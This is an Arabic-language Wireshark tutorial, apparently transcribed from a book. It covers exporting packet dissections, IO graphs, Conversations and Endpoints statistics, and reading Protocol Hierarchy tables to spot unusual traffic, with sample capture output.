نختار **File | Export Packet Dissections** لتصدير تفاصيل الحزم، كما هو مبين في الشكل التالي. هناك ستة خيارات تصدير مختلفة، ولكن أنواع الصادرات الأكثر شيوعا هي نص عادي (**plain text**) و**CSV** (**comma separated value**).




نختار تنسيق النص العادي (**Plain text**) إذا كنت تريد أن يشمل تقريرك محتويات الحزم أو معلومات موجزة في التقرير. نختار التنسيق **CSV** لاستيراد معلومات الحزمه لبرنامج آخر (مثل برنامج جداول البيانات) لمزيد من التلاعب والتحليل.

- **تحديد ما ينبغي تصديره**

هناك خيارات إضافية التي يمكن تعريفها. يمكنك اختيار تصدير الحزم المحددة على أساس الفلاتر الخاصة بك أو الحزم المعلمة. يمكنك أيضا تحديد ما ينبغي أن تدرجه من معلومات الحزم في عملية الإخراج. كما هو مبين في الشكل التالي، يمكنك تصدير ملخص الحزمة (من جزء قائمة حزم، بما في ذلك أي من الأعمدة التي قمت بإضافتها) وتفاصيل الحزمة (اختر كل موسع، كما هو معروض في جزء تفاصيل الحزم)، أو بايتات الحزم (الإخراج مع تفاصيل **HEX** او **ASCII**)

يمكنك أيضا تحديد أن يكون كل حزمة على صفحة مختلفة. كن حذرا، يمكنك تشغيل من خلال رزمة من الورق بهذه الطريقة. ممارسة تصدير معلومات الحزمة لمعرفة الشكل الذي سيبدو أفضل في التقرير.



- **فيما يلي مثال لإخراج ذات التنسيق ملف نصي**


Frame 4: 321 bytes on wire (2568 bits), 321 bytes captured (2568 bits) on interface 0
Ethernet II, Src: AmbitMic_0b:b9:44 (00:d0:59:0b:b9:44), Dst: LinksysG_df:80:c7 (00:04:5a:df:80:c7)
Internet Protocol Version 4, Src: 192.168.1.182 (192.168.1.182), Dst: 161.58.73.170 (161.58.73.170)
Transmission Control Protocol, Src Port: cplscrambler-al (1088), Dst Port: http (80), Seq: 1, Ack: 1, Len: 267

Hypertext Transfer Protocol
GET / HTTP/1.1\r\n
Accept: */*\r\n
Accept-Language: en-us\r\n
Accept-Encoding: gzip, deflate\r\n
If-Modified-Since: Sat, 16 Mar 2002 07:16:37 GMT; length=69556\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)\r\n
Host: www.packet-level.com\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://www.packet-level.com/]

- **فيما يلي مثال لإخراج ذات التنسيق CSV**

"No.","Time","Source","Destination","Protocol","Length","Info"
"2","0.251957000","24.6.173.220","75.75.75.75","DNS","77","Standard query 0x5451 A www.chappellu.com"
"3","1.252833000","24.6.173.220","75.75.76.76","DNS","77","Standard query 0x5451 A www.chappellu.com"
"4","1.253087000","24.6.173.220","75.75.75.75","DNS","77","Standard query 0x5451 A www.chappellu.com"
"5","2.252841000","24.6.173.220","75.75.76.76","DNS","77","Standard query 0x5451 A www.chappellu.com"
"6","2.252903000","24.6.173.220","75.75.75.75","DNS","77","Standard query 0x5451 A www.chappellu.com"
"8","4.252909000","24.6.173.220","75.75.75.75","DNS","77","Standard query 0x5451 A www.chappellu.com"
"9","4.252977000","24.6.173.220","75.75.76.76","DNS","77","Standard query 0x5451 A www.chappellu.com"
"10","8.253355000","24.6.173.220","75.75.75.75","DNS","77","Standard query 0x5451 A www.chappellu.com"
"11","8.253600000","24.6.173.220","75.75.76.76","DNS","77","Standard query 0x5451 A www.chappellu.com"
"12","8.298331000","75.75.75.75","24.6.173.220","DNS","93","Standard query response 0x5451 A 198.66.239.146"
"24","8.449268000","24.6.173.220","75.75.75.75","DNS","84","Standard query 0xc16e A www.google-analytics.com"
"25","8.465908000","75.75.75.75","24.6.173.220","DNS","304","Standard query response 0xc16e CNAME www-google-analytics.l.google.com A 74.125.224.128 A 74.125.224.130 A 74.125.224.133 A 74.125.224.129 A 74.125.224.142 A 74.125.224.131 A 74.125.224.135 A 74.125.224.132 A 74.125.224.137 A 74.125.224.134 A 74.125.224.136"
"26","8.466750000","24.6.173.220","75.75.75.75","DNS","84","Standard query 0x9111 AAAA www.google-analytics.com"
"27","8.478874000","75.75.75.75","24.6.173.220","DNS","156","Standard query response 0x9111 CNAME www-google-analytics.l.google.com AAAA 2001:4860:4001:803::1006"

- **مثال لاستخدام CSV مع تطبيق بيانات أخرى مثل EXEL كالاتى:**




No.	Time	TCP Delta	Source	Destination	Protocol	Length	Host
413	0.076726	0.000494	24.6.173.220	72.21.91.19	HTTP	416	assets.zendesk.com
416	0.000883	0.001361	24.6.173.220	72.21.91.19	HTTP	389	assets.zendesk.com
417	0.001232	0.001683	24.6.173.220	72.21.91.19	HTTP	391	assets.zendesk.com
505	0.011934	0.068205	24.6.173.220	72.21.91.19	HTTP	407	assets.zendesk.com
53	0.233015	0.000493	24.6.173.220	50.57.118.49	HTTP	388	domainnames.com.au
78	0.194665	0.000407	24.6.173.220	50.57.118.49	HTTP	399	domainnames.com.au
79	0.000364	0.000757	24.6.173.220	50.57.118.49	HTTP	401	domainnames.com.au
82	0.004314	0.000587	24.6.173.220	50.57.118.49	HTTP	387	domainnames.com.au
85	0.004547	0.000358	24.6.173.220	50.57.118.49	HTTP	384	domainnames.com.au
88	0.000966	0.000386	24.6.173.220	50.57.118.49	HTTP	399	domainnames.com.au

بناء وتفسير الجداول والرسوم البيانية (Build and Interpret Tables and Graphs)

عندما يسألني الناس لماذا يجب أن تستخدم الوايرشارك، حتى إن لم يكن لديك الكثير من المعرفة حول بروتوكول الشبكة، أنا أقول لهم لمقارنة الوايرشارك بصورة الأشعة السينية. حيث يمكن لأي شخص الذي يرى مقصا في المعدة على صورة الأشعة السينية لشخص فانه يعرف ما هو الخطأ. أنه لا ينبغي أن يكون هناك أي مقص هناك.

في الوايرشارك، هناك أيضا الأشياء التي تبرز، مثل عدم الحصول على استجابة **DNS** أو رؤية **TCP SYN** تليها **TCP RST**. من خلال النظر أكثر وأكثر في آثار الشبكة (والقراءة عن بروتوكولات الشبكة)، سوف تكون قادرة على انتزاع المزيد من المعلومات من الحزم. تماما مثل الطبيب الذي يعرف ما التي تبدو عليه أنسجة معينة، يمكنك استخراج المزيد من المعلومات من صورة الأشعة السينية بواسطة عين المبتدئ.

- **Quick Reference: IO Graph Interface**



1. **منطقة الرسم البياني الافتراضية (المحور X) [Graph area (X axis)]** المحور X يعبر عن الثواني؛ انتقل إلى اليمين/اليسار إذا لزم الأمر.
2. **منطقة الرسم البياني الافتراضية (المحور Y) [Graph area (Y axis)]** هذا الرسم البياني لمقياس لوغاريتمي.
3. **أزرار الرسم البياني (Graph buttons)** بالضغط على هذه الأزرار لتمكين/تعطيل خطوط الرسم البياني.
4. **منطقة الفلاتر (Filter area)** يستدعى فلاتر العرض المحفوظة مع الزر **Filter** أو استخدام الإكمال التلقائي عند كتابة أي من الفلاتر (كشف خطأ الاستخدام).
5. **نمط الرسم البياني (Graph style)** نختار الخطوط، **impulse**، **fbar** (**floating bar**)، و**dot formats**.
6. **المحور X (X Axis)** علامة ضبط الفاصل الزمني لتغيير عرض الرسم البياني أو تمكين/تعطيل صيغة **Time of Day format** للمحور **X**.
7. **المحور Y (Y Axis)** لتغيير أعداد الفاصل الزمنى **Y** في الوايرشارك؛ الوصول إلى **IO** الرسم البياني المتقدم؛ تمكين التجانس
8. **النسخ الاحتياطي (Copy)** لعزل فاصل نقاط البدء والرسم البياني في تنسيق **CSV**.
9. **حفظ(Save)** حفظ منطقة الرسم البياني الأساسية في الصيغ (**.png, .bmp, .jpeg, or .tiff**).


معرفة من الذي يتحدث إلى من على الشبكة

سواء قمت بالتقاط حركة مرور حية أو فتح ملف تتبع محفوظ سابقا، يجب عليك دائما التحقق لمعرفة ما المضيفين المتواصلين على الشبكة. هناك نوعان من نوافذ الإحصاءات (**statistics windows**) المتوفرة لتحديد المضيفين الذين يتحدثوا على الشبكة: **Conversations** و**Endpoints**.

- **التحقق من محادثات الشبكة (Check Out Network Conversations)**

نقوم بفتح نافذة المحادثات في فلاتر المحادثة من إحصائيات الوايرشارك. وذلك من خلال **Statistics | Conversations** ومن ثم توسيع النافذة لترى كافة الأعمدة، كما هو مبين في الشكل التالي.

في الشكل التالي اخترنا علامة التبويب **TCP** وفرز المحادثات على أساس العمود بايت.



الوايرشارك يشير إلى ملف خدماته لاستبدال أرقام المنافذ مع أسماء التطبيق. قم بإلغاء خيار **Name resolution** لإيقاف هذه العملية.

إذا قمت بتوسيع إطار المحادثات أو الانتقال إلى اليمين، فإنك سوف ترى أعمدة **Relative Start (Rel Start)** وأعمدة **Duration**.

وقت البدء النسبي (**Relative Start time**) يشير عندما تبدأ **conversation** في ملف التتبع. عمود **Duration** يشير الى كم من الوقت مر من الحزمة الأولى من المحادثة إلى الحزمة الأخيرة من المحادثة في ملف التتبع.


إذا كان لديك فلتر في منطقة فلتر العرض، يمكنك تطبيق هذا الفلتر إلى إطار المحادثات عن طريق التحقق من المربع الموجود أمام **Limit to display filter**.

انقر فوق **Follow Stream** (متوفر تحت علامات التبويب **TCP** و**UDP**) لإعادة تجميع المحادثة المحددة. هذا غالبا ما يجعل من الاسهل فهم التواصل بين المضيفين.

- **Quickly Filter on Conversations**

لفلترة أي من الـ **Conversations**، انقر بزر الماوس الأيمن على **Conversations** ونحدد إما **Apply as Filter** أو **Prepare a Filter**. على عكس فلاتر العرض القياسية، عند الفلترة على **Conversations** يمكنك تحديد الاتجاه الذي ترغب فيه، كما هو مبين في الشكل التالي.

"**A**" يمثل أي عمود يحتوي على تعيين "**A**" و "**B**" يمثل أي عمود يحتوي على تعيين "**B**". على سبيل المثال، إذا قمت بالنقر فوق علامة التبويب عناوين **IPv4**، يمكنك ان ترى العنوان **A** العنوان **B**. إذا قمت بالنقر فوق علامة التبويب **TCP** أو **UDP**، يمكنك ان ترى العنوان **A**، والمنفذ **A** والعنوان B، والمنفذ **B**.



Locate the Top Talkers


عندما تحاول أن تحدد سبب تشبع الشبكة أو الارتباط بحركة المرور، فإنك تحتاج الى البحث عن المضيف الذي يستخدم معظم **bandwidth** (على أساس البايت، وليس الحزم).

- **العثور على أكثر Conversations نشاطا**

لتحديد أي من **Conversations** سواء **IPv4** أو **IPv6** تستخدم معظم **bandwidth**، يمكنك ذلك من خلال تحديد الاتي:

Statistics | Conversations | IPv4 or IPv6

ومن ثم النقر مرتين على عمود فرز البايت من الأعلى إلى الأقل، كما هو مبين في الشكل التالي.




انقر بالزر الايمن على خط **Conversations** الأعلى لتطبيق أو إعداد الفلتر على أساس أكثر المتحدثين، والعثور على الحزم في **Conversations**، أو بناء قاعدة التلوين **Conversations**.

- **العثور على أكثر المضيفين نشاطا**


نحن بحاجة للذهاب إلى نافذة إحصاءات أخرى للعثور على اعلى متكلم على الشبكة. ويتم ذلك من خلال تحديد الاتي:


Statistics | Endpoints | IPv4 or IPv6

ومن ثم النقر مرتين على عمود فرز البايت من الأعلى إلى الأقل، كما هو مبين في الشكل التالي. وبما أن المتكلم الأعلى يستند عموما إلى استخدام **bandwidth**، عمود البايت هو أفضل عمود للاستخدام. إذا كنت مهتما في الارسال الأكثر نشاطا على الشبكة، قم بفرز العمود **Tx Bytes** من الأعلى إلى الأقل.



سوف ترى الزر **Map** في قسم نافذة **Endpoint**سواء **IPv4** و**IPv6**. هذا الزر يمكن استخدامه لرسم عناوين **IP** على خريطة العالم. وهذا ما يسمى ميزة **GeoIP**. سوف تحصل على فرصة لتمكين/تعطيل هذه الميزة واستخدام هذه المهارة.






إدراج التطبيقات التي تراها على الشبكة في القائمة

إذا كنت تشعر بالقلق إزاء نوع من حركة المرور يتدفق عبر الشبكة (ربما كنت تشك في ان المضيف تم اختراقه)، استخدم الوايرشارك لتوصيف التطبيقات المستندة على **TCP** و**UDP**.

- **عرض التسلسل الهرمي للبروتوكول (View the Protocol Hierarchy)**

حدد **Statistics | Protocol Hierarchy** لتحديد البروتوكولات والتطبيقات في ملف التتبع. في الشكل التالي، نرى ان ملف التتبع يحتوي على **IPv4** و**IPv6** حركة المرور. هناك فقط حركة مرور **UDP** تعمل عبر **IPv6** فقط وحركة مرور **TCP** تعمل عبر **IPv4** . لا يمكنك فرز أو إعادة ترتيب العناصر في التسلسل الهرمي للبروتوكول بسبب الهيكل الهرمي للقائمة.



Wireshark: Protocol Hierarchy Statistics

Display filter: none

Protocol	% Packets	Packets	% Bytes	Bytes	Mbit/s	End Packets	End Bytes	End Mbit/
Frame	100.00 %	195	100.00 %	107708	0.108	0	0	0.000
Ethernet	100.00 %	195	100.00 %	107708	0.108	0	0	0.000
Internet Protocol Version 6	8.21 %	16	1.91 %	2062	0.002	0	0	0.000
User Datagram Protocol	8.21 %	16	1.91 %	2062	0.002	0	0	0.000
Domain Name Service	8.21 %	16	1.91 %	2062	0.002	16	2062	0.002
Internet Protocol Version 4	91.79 %	179	98.09 %	105646	0.106	0	0	0.000
Transmission Control Protocol	91.79 %	179	98.09 %	105646	0.106	70	3996	0.004
Hypertext Transfer Protocol	55.90 %	109	94.38 %	101650	0.102	77	69049	0.069
Line-based text data	2.05 %	4	4.81 %	5176	0.005	4	5176	0.005
Compuserve GIF	11.28 %	22	17.29 %	18626	0.019	16	9542	0.010
Unreassembled Fragmented Packet	3.08 %	6	8.43 %	9084	0.009	6	9084	0.009
JPEG File Interchange Format	2.05 %	4	5.62 %	6056	0.006	4	6056	0.006
Portable Network Graphics	0.51 %	1	1.14 %	1229	0.001	1	1229	0.001
Media Type	0.51 %	1	1.41 %	1514	0.002	1	1514	0.002


- **بزر الماوس الأيمن قم بفلترة أو تلوين أي بروتوكول أو تطبيق مدرج**

لإجراء مزيد من البحوث على أي نوع من حركة المرور المبينة، انقر بزر الماوس الأيمن على أي خط ونحدد **Apply as Filter** أو **Prepare a Filter**. يمكنك أيضا استخدام زر الماوس الأيمن لبناء قواعد التلوين على أساس البروتوكول أو التطبيق.

- **البحث عن البروتوكولات، التطبيقات أو "البيانات" المشبوهة**

هذه هي نافذة عظيمه للفحص عندما تعتقد انه تم اختراق المضيف. على سبيل المثال، فإن هذا الإطار تساعدك على تحديد تطبيقات الشبكة الغير عادية، مثل (1) **Distributed Computing Environment/Remote Procedure Call (DCE/RPC) Traffic** مباشرة تحت **TCP**، (2) **Internet Relay Chat (IRC) traffic**، أو (3) **Trivial File Transfer Protocol (TFTP) traffic**، كما هو مبين في الشكل التالي. عندما ترى هذه الحركة المشبوهة، انقر بزر الماوس الأيمن للفلترة على حركة المرور ودراسة حركة المرور لكي تحديد ما إذا كان هذا خبيث أم لا.

"البيانات" (**Data**)" المدرجة مباشرة تحت **TCP** أو **UDP** في إطار التسلسل الهرمي للبروتوكول يشير إلى أن الوايرشارك لا يمكن تطبيق **dissector** لحركة المرور لأنه لا يتعرف على رقم المنفذ وليس هناك **dissector** يطابق الحزم. ملاحظة أننا نقوم بتمكين **Allow the subdissector to reassemble TCP streams TCP** في **Preference** قبل فتح نافذة **Protocol Hierarchy** (التسلسل الهرمي للبروتوكول). وهذا يعطي صورة واضحة عن استخدام البروتوكولات.



Wireshark: Protocol Hierarchy Statistics

Display filter: none


Protocol	% Packets	Packets	% Bytes	Bytes
Frame	100.00 %	514	100.00 %	105746
Ethernet	100.00 %	514	100.00 %	105746
Internet Protocol Version 4	100.00 %	514	100.00 %	105746
Transmission Control Protocol	48.64 %	250	34.26 %	36233
NetBIOS Session Service	0.19 %	1	0.20 %	214
SMB (Server Message Block Protocol)	0.19 %	1	0.20 %	214
SMB Pipe Protocol	0.19 %	1	0.20 %	214
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.19 %	1	0.20 %	214
Network News Transfer Protocol	0.19 %	1	0.12 %	122
(1) Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	3.11 %	16	2.12 %	2244
DCE/RPC Remote Management	0.78 %	4	0.82 %	872
ISystemActivator ISystemActivator Resolver	0.39 %	2	0.16 %	172
(2) Internet Relay Chat	4.47 %	23	6.63 %	7009
Hypertext Transfer Protocol	1.75 %	9	2.16 %	2286
User Datagram Protocol	51.36 %	264	65.74 %	69513
(3) Trivial File Transfer Protocol	[illegible]	258	65.00 %	68730
Data	[illegible]	111	58.57 %	61938
Domain Name Service	[illegible]	6	0.74 %	783

- **تحليل التسلسل الهرمي للبروتوكول بالنسب المئوية (Decipher the Protocol Hierarchy Percentages)**

قيم الأعمدة **Packets%** و **Bytes%** يمكن أن تكون مربكه. النسب المئوية المبينة في هذه الأعمدة هما النسب المئوية من مجموع الحركة، بغض النظر عن مدى العمق في التسلسل الهرمي للبروتوكول. ويبين الشكل التالي نافذة التسلسل الهرمي بروتوكول. حيث ان البروتوكول "*Internet Control Messaging Protocol v6*" يمثل بنسبة 9.74٪. حيث ان 9.74٪ هو من إجمالي حركة المرور، وليس 9.74٪ من **parent protocol** و**IPv6**.

في بعض الأحيان أنه يساعد على تجميع **Transmission Control Protocol** و**User Datagram Protocol** وذلك للتعرف على النسب المئوية لإجمالي قيمة.

استنادا إلى العمود **Packets%**، يمكننا أن نرى أن **86.09**٪ من إجمالي حركة المرور في ملف التتبع هذا هي الحركة المرور المستندة إلى **IPv4** وفقط **13.91**٪ من الحزم في ملف التتبع هذا هي حركة المرور القائمة على **IPv6**.



Wireshark: Protocol Hierarchy Statistics

Display filter: none

Protocol	% Packets	Packets	% Bytes	Bytes	Mbit/s	End Packets	End Bytes	End Mbit/s
Frame	100.00 %	575	100.00 %	165497	0.010	0	0	0.000
Ethernet	100.00 %	575	100.00 %	165497	0.010	0	0	0.000
Internet Protocol Version 4	86.09 %	495	90.90 %	150438	0.009	0	0	0.000
Transmission Control Protocol	75.13 %	432	81.89 %	135518	0.008	299	17550	0.001
User Datagram Protocol	10.96 %	63	9.02 %	14920	0.001	0	0	0.000
Internet Protocol Version 6	13.91 %	80	9.10 %	15059	0.001	0	0	0.000
